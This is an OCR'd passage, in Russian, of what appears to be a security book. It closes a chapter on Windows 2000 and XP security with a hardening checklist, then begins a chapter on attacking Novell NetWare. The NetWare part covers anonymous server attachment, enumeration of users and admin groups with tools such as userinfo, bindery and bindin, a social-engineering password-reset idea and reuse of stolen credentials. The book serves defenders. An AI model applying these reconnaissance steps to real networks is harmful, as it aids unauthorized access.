Фактически, многие называют систему .NET Framework соперником среды программирования Java и связанных с ней служб компании Sun Microsystems. Эта система компании Microsoft предоставляет среду разработки и использования программных компонентов, которая коренным образом отличается от традиционной архитектуры программного интерфейса Win32 и служб NT, используемых в семействе Windows до сих пор. Подобно сделанному в середине 90-х годов выбору основного направления развития всех своих программных продуктов и началом быстрого развития Internet, платформа .NET Framework является существенной сменой курса компании Microsoft. Возможно, в будущем эта концепция будет тесно интегрирована со всеми другими разрабатываемыми технологиями. Понимание результатов, которые будут достигнуты после выбора этого нового направления, является чрезвычайно важным для всех специалистов, занимающихся обеспечением безопасности продуктов компании Microsoft.

НА ЗАМЕТКУ Для получения более подробной информации о платформе .NET Framework читайте книгу Стюарта Мак-Клара и Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения* Издательского дома "Вильяме".

WHISTLER

Любая глава о безопасности Windows 2000 была бы неполной без обзора новых возможностей обеспечения защиты, которые планируется реализовать в новой версии операционной системы. В момент написания этой книги была выпущена бета-версия 1 системы под кодовым названием Whistler, так что полный анализ всех новых средств не представляется возможным. Однако мы все же решили представить краткое описание ожидаемых возможностей и наши оценки.

Версии Whistler

Теперь новое поколение Windows делится на клиентские и серверные продукты. Семейство клиентских версий получило название Windows XP (сокращение от английского слова "eXPerience"). В его состав входит настольная версия Professional Edition (Windows XP Pro), версия Home Edition, предназначенная для малого/домашнего офиса и конечных потребителей, и профессиональная версия Windows XP 64-bit Edition. Серверные версии, очевидно, получат название .NET Server (хотя сейчас их по-

прежнему упоминают под кодовым названием Whistler). В это семейство традиционно входит обычный сервер Standard Server, а также серверы с расширенными возможностями Enterprise Server и Datacenter Server. То есть к операционным версиям Windows нового поколения относятся следующие.

- Клиенты
  - Windows XP Professional (профессиональная клиентская операционная система)
  - Windows XP Home Edition (для конечных потребителей)
  - Windows XP 64-Bit Edition (для использования высокопроизводительных приложений)
- Серверы
  - .NET Server (Whistler)

НА ЗАМЕТКУ Система Win XP Home Edition более подробно обсуждается в главе 4.

Средства обеспечения безопасности системы Whistler

Ниже приводятся наиболее существенные возможности по обеспечению безопасности систем Windows XP и Whistler бета-версии 2, которые нам удалось протестировать до настоящего времени.

НА ЗАМЕТКУ Ниже приведены лишь общие сведения. Для получения более подробной информации читайте книгу Стюарта Мак-Клара и Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения* Издательского дома "Вильяме".

Брандмауэр подключения к Internet

Возможно, брандмауэр подключения к Internet (ICF — Internet Connection Firewall) является наиболее заметным нововведением в подсистеме защиты, появившемся в новой операционной системе. Он обеспечивает возможность фильтрации пакетов, при котором блокируются нежелательные входящие соединения, тогда как на исходящий трафик не накладывается никаких ограничений.

Ограничивающие политики, применяемые к программному обеспечению

Средство Software Restriction Policies системы Windows XP — это очередной шаг компании Microsoft в борьбе против небезопасного кода. При этом различные возможности операционной системы, ранее не сопоставимые друг с другом, теперь совместно используются для противостояния "зловредному" коду, такому как вирусы, передаваемые по электронной почте.

Встроенные средства аутентификации и шифрования для построения беспроводных сетей

Средства развертывания безопасных беспроводных сетей и сетей Ethernet в Windows XP основаны на спецификации IEEE 802.11. Вспомните, что для использования этих возможностей в сети должен быть реализован механизм управления доступом. Встроив поддержку такого механизма в саму Windows, компания Microsoft значительно упростила возможность применения своей операционной системы при построении более защищенной сетевой среды.

НА ЗАМЕТКУ Существуют различные атаки, позволяющие обойти механизмы обеспечения безопасности, определенные в спецификации 802.11. Для получения по этому вопросу более подробной информации читайте главу 14.

Однократная регистрация Passport для Internet

В Windows XP поддержка протокола аутентификации Passport добавлена в динамически подключаемую библиотеку WinInet, используемую при взаимодействии с Internet. Passport — это решение компании Microsoft, обеспечивающее однократную регистрацию в Internet. Пользовательские учетные записи Passport хранятся на серверах, управляемых операционными системами Microsoft. После того как пользователь прошел аутентификацию Passport, на его машину в заданный промежуток времени помещаются защищенные данные cookie. Эти данные можно использовать для получения доступа к другим узлам, которые поддерживают схему аутентификации Passport.

Если вы хотите воспользоваться средствами обработки конфиденциальной информации, разработанными компанией Microsoft, то протокол Passport вполне заслуживает внимания.

Новые локальные политики и политики групп

В системах Windows XP/Whistler появились новые параметры обеспечения безопасности, которые можно использовать для задания политики групп и локальной политики. В частности, теперь можно воспользоваться параметром, определяющим способ хранения хэш-кода LAN Manager.

Кроме многих других новых параметров обеспечения безопасности, в системе Whistler появилось средство Resultant Set of Policy (RSOP). Эта новая возможность предоставляет гораздо больше возможностей, чем может показаться на первый взгляд. С ее помощью можно оценить пересечение между объектами политики групп, применяемых на различных уровнях активного каталога (узел, домен организационная единица), и получить эффективное значение заданной политики. Наличие подобного средства отслеживания политики способно существенно упростить разрешение проблем. Доступ к средствам RSOP можно получить и из командной строки (gpresult).

Управление данными учетных записей

Новые средства управления данными учетных записей обеспечивают возможность безопасного хранения конфиденциальной информации, в том числе паролей и сертификатов X.509. При этом у пользователей, включая тех из них, которые применяют динамические профили, появляется возможность однократного ввода пароля и прозрачного получения доступа с указанием часто используемых регистрационных данных.

По нашему мнению, упрощение механизма повторного использования паролей в других системах и их хранение в одном месте является не очень удачной идеей. Конечно, в настоящее время система Windows хранит самые разнообразные регистрационные данные в различных местах (пароли для доступа к Web-узлам через броузер IE, пароли учетных записей удаленных соединений, пароли для доменной регистрации и т.д.). Так что вполне возможно, что централизованное и более защищенное хранение подобной информации окажется значительным улучшением. Будущее покажет, так ли это на самом деле.

Активизация продуктов компании Microsoft

Требование активизации продуктов (Windows Product Activation — WPA) рассматривается компанией Microsoft как важная мера по обеспечению безопасности, хотя с точки зрения потребителей это и не совсем так. Так или иначе, это заметная веха в

эволюции системы Windows. За исключением копий, приобретенных в рамках так называемой лицензии *Volume License, для* возможности использования всех клиентских комплектов Windows по всей видимости будет требоваться активизация по телефону или через Internet.

Удаленное управление

В состав систем Windows XP/Whistler входит два встроенных средства удаленного управления, доступ к которым можно получить через панель управления. Первым компонентом является Remote Assistance, упоминавшийся выше в главе 4.

Второй компонент, Remote Desktop, по существу является терминальным сервером системы Win XP Professional. (В версии Home Edition он отсутствует.) Подобно терминальному серверу, он предоставляет возможность интерактивной удаленной регистрации в оболочке Windows XP через протокол RDP (Remote Desktop Protocol). Протоколом RDP используется TCP-порт 3389, который становится доступным на компьютерах, на которых установлен компонент Remote Desktop. В документации, предоставляемой компанией Microsoft, приводится популярный сценарий использования компонента Remote Desktop. Он заключается в том, что корпоративные служащие, установив на своем рабочем компьютере средство Remote Desktop, могут подсоединиться к нему ночью со своего домашнего компьютера и закончить дела, оставленные днем. Нам кажется, что многие администраторы только и мечтают о том, чтобы это оказалось возможным в поддерживаемой ими сети.

Универсальная технология Plug and Play

В системах Windows XP/Whistler добавлена дополнительная поддержка универсальной технологии Plug and Play (UPnP), являющейся развивающимся стандартом распознавания и выявления устройств в сети. Представьте, что ваш компьютер незаметно анализирует сеть и идентифицирует принтеры, их характеристики и т.д. Конечно, этот процесс исследования является двусторонним, и многие другие устройства с помощью технологии UPnP также могут собирать информацию о вашей системе. Этот очень напоминает применение протокола SNMP, когда ресурсы обнаруживаются автоматически и при этом не используется аутентификация (в настоящее время). Если служба UPnP установлена вручную (с помощью аплета Add/Remove Programs, Windows Components⇨Networking Services⇨Universal Plug and Play) и запущена служба UPnP Device Host, то системой будет прослушиваться TCP-порт 2869. Эта служба выполняет специальные команды HTTP. Кроме того, в этом случае устанавливается также и протокол SSDP (Simple Service Discovery Protocol), используемый для прослушивания группового IP-трафика. В версии 2 протокола UPnP планируется добавить механизм аутентификации. По нашему мнению, до появления этой версии компания Microsoft не должна включать этот протокол в свою операционную систему.

Несколько слов о сокетах и другие необоснованные утверждения

До настоящего времени было сделано много необоснованных заявлений о недостаточной защищенности систем Windows XP/Whistler. Мы уверены, что после появления первой коммерческой версии подобных утверждений станет еще больше. Что бы ни предпринимала компания Microsoft, ее сторонники или критики, такие заявления можно опровергнуть лишь с течением времени и в результате тестирования в реальных условиях. Недавно "рьяный" исследователь вопросов безопасности Стив Гибсон (Steve Gibson) сделал сенсационное заявление о том, что реализованная в Windows XP поддержка программного интерфейса, называемая сокетами низкого уровня, в буду-

щем приведет к возможности широкого использования ложных сетевых адресов и атак DoS, основанных на этой технологии. Мы предоставим читателю возможность самостоятельно подумать об этом заявлении, которое в большой степени совпадает с нашей позицией по вопросу обеспечения безопасности Windows.

Большинство аналогичных громких заявлений о ненадежности Windows является следствием стандартных ошибок, имеющихся во многих других технологиях, и это положение дел не изменяется достаточно давно. Сложившаяся ситуация выглядит гораздо хуже лишь из-за широкого распространения системы Windows. Если вы остановились на платформе Windows во многом из-за ее популярности (простоты в использовании, совместимости и т.д.), то вам придется разобраться с тем, как сделать ее по-настоящему защищенной и сохранить этот уровень безопасности впоследствии. Будем надеяться, что вы окажетесь достаточно благоразумны при использовании знаний, полученных из этой книги. Удачи!

Резюме

За исключением новых изъянов IIS 5 в целом можно сказать, что Windows 2000 значительно лучше обеспечивает безопасность по сравнению с NT 4. Вселяют оптимизм также новые средства, такие как протокол IPSec и распределенная политика безопасности, которые позволяют значительно затруднить деятельность взломщиков и одновременно с этим облегчить работу администраторов. Вот несколько советов, основанных на материале этой главы, главы 5, а также материалах многочисленных ресурсов Internet по безопасности Windows 2000.

Т Для получения более полной информации об обеспечении безопасности в Windows 2000 прочитайте книгу Стюарта Мак-Клара и Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения* (Издательский дом "Вильяме"). Эта книга значительно расширяет материал данной главы и содержит всесторонний анализ подсистемы защиты операционной системы, являющейся флагманом программных продуктов компании Microsoft.


- Изучите резюме к главе 5, где приводится перечень мер по защите NT. Практически все эти советы применимы и к Windows 2000. (Местоположение некоторых параметров изменилось. Некоторые из них нашли отражение в интерфейсе пользователя, в частности объект политики групп Computer Configuration\ Windows Settings\Security Settings\Local Policies\Security Options.)
- Воспользуйтесь рекомендациями по обеспечению безопасности IIS 5, приведенными по адресу `http://www.microsoft.com/security`. Загрузите также средство конфигурирования IIS 5, обеспечивающее возможность настройки пользовательских шаблонов.
- Информация по защите SQL Server 2000 для Windows 2000 содержится по адресу `http://www.microsoft.com/technet/prodtechnol/SQL/maintain/security/sql2ksec.asp`. Более глубокий анализ узких мест SQL-сервера можно найти по адресу `http://www.sqlsecurity.com`. Кроме того, в книге Стюарта Мак-Клара и Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения* атакам на SQL-сервер и соответствующим контрмерам против них посвящена целая глава.
- Помните, что атаки, как правило, не совершаются на уровне операционной системы. Чаще различным угрозам подвержен уровень приложений, особенно это касается современных приложений на основе Web-технологий. На основе приведенной в этой главе информации необходимо, конечно, защитить саму

операционную систему, но основные усилия следует сосредоточить на защите уровня приложений.

- Может, это покажется смешным, но удостоверьтесь в корректности выбранной версии Windows 2000. Продукты Windows 2000 Server и Advanced Server задействуют множество служб (особенно при использовании в качестве контроллеров домена для службы Active Directory), поэтому их необходимо ограждать от недоверенных сетей, пользователей и других ненадежных объектов.
- Для обеспечения хорошей защиты используйте следующий принцип: если нечего атаковать, то атака невозможна. Отключите все ненужные службы (с помощью `services.msc`). Обеспечьте необходимую безопасность для оставшихся обязательных служб. Например, настройте службу DNS таким образом, чтобы ограничить возможности переноса зоны.
- Если службы совместного использования файлов и принтеров необязательны, запустите апплет Network and Dial-up Connections, а затем выберите команду Advanced⇨ Advanced Settings и сбросьте флажок File And Printer Sharing for Microsoft Networks для каждого адаптера, чтобы отключить использование протокола NetBIOS поверх TCP/IP, как показано на рис. 6.1 в начале этой главы. Это наилучший способ настройки внешних интерфейсов подключенного к Internet сервера.
- Используйте фильтры TCP/IP и IPSec (описанные в этой главе) для блокировки доступа к прослушиваемым портам, за исключением минимально необходимого набора открытых портов.
- Защитите серверы, имеющие выход в Internet, с помощью брандмауэра или маршрутизатора, чтобы ограничить DoS-атаки. Кроме того, с помощью описанных в этой главе методов защититесь от DoS-атак всех типов.
- Регулярно устанавливайте сервисные пакеты и модули обновления. Расширяющийся с каждым днем список этих средств можно найти по адресу `http://www.microsoft.com/security`.
- Ограничьте привилегии интерактивных учетных записей, чтобы вовремя предотвратить атаки, направленные на расширение привилегий.
- По возможности завершайте терминальные сеансы, а не просто отключайтесь от терминального сервера и не оставляйте открытых сеансов на "растерзание" взломщикам, получившим права администратора.
- Используйте новые средства типа Group Policy (`gpedit.msc`) и Security Configuration and Analysis с дополнительными шаблонами для реализации распределенной схемы защиты среды Windows 2000.
- Придерживайтесь строгих правил физической защиты от атак в автономном режиме против файла SAM и системы EFS, описанных в этой главе. Храните системный ключ на гибком носителе или защищайте его паролем. Обеспечьте физическую защищенность жизненно важных серверов, установите для них пароли на BIOS и отключите дисководы для съемных носителей, которые можно использовать для загрузки с помощью альтернативной операционной системы.
- Воспользуйтесь информацией из справочной системы по рациональному использованию шифрования файловой системы. Реализуйте шифрование на уровне каталогов для максимального числа пользователей, особенно для пользователей переносных компьютеров. Не забудьте экспортировать ключ агента восстановления, а затем удалить его с локальной машины, чтобы не подвергать зашифрованные файлы атакам в автономном режиме.

- Подпишитесь на бюллетень NTBugtraq (`http://www.ntbugtraq.com`), чтобы быть в курсе обсуждения последних новостей, касающихся безопасности NT/2000. Если объем информации в этом бюллетене для вас слишком велик, подпишитесь на дайджест, чтобы получать все важнейшие сообщения за данный период. Для подписки на дайджест нужно отправить по адресу `listserv@listserv.ntbugtraq.com` сообщение следующего содержания "set NTSecurity digest" (тему сообщения задавать не нужно).
- Список рассылки Win2KsecAdvice по адресу `http://www.ntsecurity.net` во многом дублирует NTBugtraq, но может содержать и новую информацию. Для него тоже существует компактный вариант дайджеста.

ГЛАВА 7



Стандартным заблуждением относительно компании Novell является то, что ее программные продукты несколько устарели и утратили актуальность (по крайней мере в этом нас стараются убедить сообщества Microsoft и UNIX). Несмотря на отсутствие настойчивой рекламы, а также на то, что в последние годы рынок программного обеспечения компании Novell не расширялся, до ее забвения все же еще очень далеко. Во всем мире имеется более сорока миллионов пользователей NetWare, и риск потери важных корпоративных данных чрезвычайно высок. В этой книге будут рассматриваться различные версии NetWare, однако основное внимание мы уделим системе NetWare *4.x* с клиентом Client32 — наиболее популярной программой в настоящее время. Однако если вы приобрели NetWare *5.x,* не расслабляйтесь: многие из описываемых в данной главе атак, а также контрмеры по их устранению по-прежнему актуальны.

Более восемнадцати лет на серверах Novell хранятся наиболее важные и конфиденциальные корпоративные данные — платежные ведомости, контракты, информация о трудовых ресурсах, отчеты о финансовой деятельности и многое другое. Просто поразительно, сколько компаний не могут (или не хотят) отказаться от системы NetWare и оставляют тем самым свои сети незащищенными и лишенными требуемого уровня обслуживания.

Однако почему система NetWare является незащищенной? У компании Novell было более восемнадцати лет для обеспечения защиты своих программных продуктов. Почему же мы вынуждены снова беспокоиться об этом? Ответ на этот вопрос можно получить у Novell, а не у экспертов по вопросам безопасности. Естественно, систему NetWare можно сделать очень защищенной, однако с применением дополнительных средств. Сама система далека от совершенства. В NetWare *4.x* имеются лишь ограниченные средства обеспечения безопасности. Например, по умолчанию любой пользователь может просматривать дерево NDS (Novell Directory Service). При этом не требуется никакой аутентификации. Что еще более примечательно, пользователям Novell не обязательно иметь пароль. Кроме того, при создании учетной записи администраторы не обязаны задавать пароль.

Если фраза "хакинг NetWare" звучит слишком просто, чтобы оказаться правдой, попробуйте это осуществить самостоятельно. Большинство администраторов NetWare не понимают последствий установки сервера с параметрами, заданными по умолчанию, и, как следствие, совершенно не заботятся о его защите. Почти наверняка вы будете очень удивлены после того, как поэкспериментируете с сервером NetWare, проверяя его готовность к отражению потенциальных атак.

В главе *3* вы узнали, каким образом взломщики могут получить информацию о сети, что впоследствии позволит им подключиться к компьютеру с системой NetWare. В данной главе будут рассмотрены последующие два шага, которые может предпринять взломщик, чтобы получить на сервере Novell привилегии администратора и в конечном итоге — доступ к дереву NDS. Пример, рассматриваемый на протяжении этой главы, является абсолютно стандартным. Успешность большинства атак, описываемых в этой главе, зависит от наличия в системе NetWare контекста связки (bindery context), который по умолчанию имеется почти на всех серверах NetWare *4.x,* однако на некоторых из них может отсутствовать.

Соединение без регистрации

Популярность	*10*
Простота	*9*
Опасность	*1*
Степень риска	*7*

Первым шагом взломщика является создание анонимного *соединения* (attachment) с сервером Novell. Для того чтобы разобраться с понятием "соединение", нужно понять, что происходит в процессе регистрации NetWare. Процесс регистрации на сервере NetWare реализован компанией Novell следующим образом. До аутентификации сервером к нему необходимо сначала присоединиться. Соединение и регистрация не являются взаимозаменяемыми. Другими словами, если регистрация завершилась неудачно, то соединение будет сохранено. Так что для соединения нет необходимости использовать корректное имя пользователя и пароль. Как вы скоро узнаете, подсоединившись к компьютеру с системой NetWare, взломщик может сразу же приступать к своему черному делу.

В главе 3 вы узнали, как просмотреть список компьютеров сети и, в частности, все серверы NetWare и имеющиеся деревья NDS. Теперь все, что нужно сделать, — это подсоединиться к серверу. Для этого можно воспользоваться различными способами. Здесь будут рассмотрены три основных средства из этой категории: утилита On-Site Admin от компании Novell, `snlist` и `nslist`.

То же самое можно осуществить и с помощью традиционной команды DOS login или программы NetWare Login, однако при их использовании придется пройти регистрацию (скорее всего, без знания правильного имени пользователя и пароля подобная попытка окажется неудачной). Соединение с неудачной регистрацией при всем желании нельзя отнести к скрытым методам хакеров, поскольку такие действия могут быть зарегистрированы в системе. Поэтому большинство взломщиков вряд ли воспользуются таким приемом.

On-Site Admin

В набор средств обеспечения безопасности администратор должен включить утилиту On-Site Admin. Она представляет собой средство администрирования NetWare с графическим интерфейсом, разработанное компанией Novell. Утилита On-Site Admin предоставляет информацию о серверах и деревьях, а также практически исчерпывающие данные, позволяющие оценить состояние системы защиты. При разработке этого приложения разработчики Novell приняли разумное решение, однако его можно использовать и против вас. Достаточно забавно, что теперь приложение On-Site Admin является одним из основных средств хакинга Novell.

При загрузке приложение On-Site Admin отображает все серверы NetWare, обнаруженные в результате просмотра сетевого окружения (см. главу 3). После отображения списка серверов в диалоговом окне On-Site Admin просто щелкните на имени требуемого сервера с помощью мыши. При этом автоматически будет создано соединение с сервером. Это можно проверить с помощью программы управления службами Novell NetWare Services, выбрав команду NetWare Connections. Подсоединяясь к каждому из интересующих вас серверов, можно приступить к их изучению.

snlist И nslist

Утилиты `snlist` и `nslist` позволяют создать соединение с сервером точно так же, как и приложение On-Site Admin, только из командной строки. Утилита `snlist` работает быстрее `nslist` и хорошо подходит для наших целей, однако `nslist` оказывается не менее полезной, поскольку позволяет получить полный адрес сервера. Обе программы можно использовать без параметров, чтобы подсоединиться ко всем серверам локальной сети. При использовании имени сервера в качестве параметра можно подсоединиться к определенному серверу. Такой способ соединения создает предпосылки для того, чтобы в полной мере "вкусить прелести" хакинга.

СОВЕТ Если у вас возникли проблемы соединения с серверами Novell, проверьте наличие основного сервера. Для этого откройте диалоговое окно NetWare Connections и убедитесь в том, что в нем имеется сервер, перед именем которого указан символ *. Перед выполнением этих операций необходимо, чтобы существовал как минимум один подсоединенный сервер. Если после этого проблема не исчезла, выделите другой сервер и щелкните на кнопке Set Primary.

СОВЕТ При использовании утилит командной строки необходимо запустить новый сеанс командной строки (**cmd.exe** для NT или **command.com** для Win 9*x*). В противном случае возникнет много ошибок и потребуется потратить много времени на их устранение.

О Контрмеры: установка соединения

Нам неизвестно ни одного механизма, с помощью которого можно отключить возможность соединения с сервером NetWare. В настоящее время этот вопрос остается нерешенным, в том числе и в NetWare 5.


Инвентаризация связки и деревьев

Популярность	*9*
Простота	*10*
Опасность	*3*
Степень риска	*9*

В состоянии "зомби", когда установлено соединение без регистрации, можно получить огромное количество информации, гораздо больше, чем можно себе представить. Такие средства, как userinfo, `userdump`, finger, bindery, `bindin`, `nlist` и `cx`, позволяют получить данные о связке. Приложения, подобные On-Site Admin, предоставляют информацию о дереве NDS. Все вместе эти утилиты обеспечивают взломщика дополнительными знаниями, которые позволят ему получить доступ к серверам. Помните о том, что вся необходимая информация доступна через единственное соединение с сервером Novell.


userinfo

Мы используем утилиту userinfo версии 1.04, которая изначально называлась NetWare User Information Listing. Написанная Тимом Швабом (Tim Schwab), утилита позволяет быстро получить дамп всех пользователей, содержащихся в структуре связки сервера. Утилита userinfo позволяет также осуществлять поиск по одному имени пользователя. Для этого достаточно указать его в качестве параметра. Как видно из следующего рисунка, подсоединившись к серверу SECRET и запустив утилиту userinfo, можно извлечь имена всех пользователей системы, включая идентификатор каждого пользовательского объекта (object ID).



userdump

Утилита userdump версии 1.3 Роя Коутца (Roy Coates) аналогична `userinfo`, поскольку отображает все пользовательские имена на подсоединенном сервере, однако в то же время она предоставляет и полные имена, как видно из следующего рисунка. Эта информация может пригодиться взломщикам для выполнения задач социальной инженерии. Например, можно позвонить в отдел технической поддержки компании и попросить обнулить пароль пользователя, имя которого стало известно.



finger

Для инвентаризации пользователей системы нет необходимости использовать утилиту finger. Однако мы включили ее в этот раздел, поскольку она оказывается полезной, когда требуется определить, существует ли в системе определенный пользователь. Например, взломщик мог проникнуть на компьютер под управлением системы NT или UNIX и получить несколько имен пользователей и паролей. Кроме того, ему известно, что (а) пользователи зачастую имеют учетные записи на других узлах и (б) для простоты они пользуются одним и тем же паролем. Следовательно, полученными пользовательскими именами и паролями взломщик может воспользоваться для проникновения в другие системы, например серверы Novell.

Для поиска пользователей в системе просто введите команду **finger <*имя-пользователя*>**.

При запуске утилиты `finger` соблюдайте осторожность, поскольку она может оказаться слишком "шумной". По непонятным причинам, если `finger` применяется для поиска зарегистрированного в данный момент пользователя, на рабочем столе иногда появляется диалоговое окно системы NetWare с пустым сообщением.

bindery

Выявить пользователей, имеющихся на сервере, очень важно. Однако для того, чтобы предпринять попытку проникновения, взломщику необходимо иметь в своем распоряжении немного больше информации. Например, кто из пользователей принадлежит к группе администраторов? Программа NetWare Bindery Listing версии 1.16, разработанная компанией Manth-Brownell, Inc., предоставляет информацию практически о любом объекте связки (bindery object) (рис. 7.1).




Рис. 7.1. Программа bindery *предоставляет о системе NetWare огромное количество информации, в том числе принадлежность к группе (например, Admins)*

Программа bindery позволяет также отправить запрос об одном пользователе или группе. Например, просто введите команду bindery admins, чтобы получить список членов группы Admins. Параметр /в пригодится при одновременном просмотре большого количества объектов, поскольку в этом случае вывод информации будет выполняться по одной строке для каждого объекта.

bindin

Как и программа bindery, bindin позволяет просмотреть различные объекты, такие как серверы, пользователи и группы, однако она имеет более организованный интерфейс. Как и bindery, утилита bindin позволяет извлечь данные о членстве в группах. Так что с ее помощью можно получить список пользователей из наиболее важных групп, таких как MIS, IT, ADMINS, `GENERALADMINS`, LOCALADMINS и т.д.

V Введите команду **bindin** u, чтобы получить список всех пользователей сервера.

A Введите команду bindin g, чтобы получить перечень всех групп и их членов.

nlist

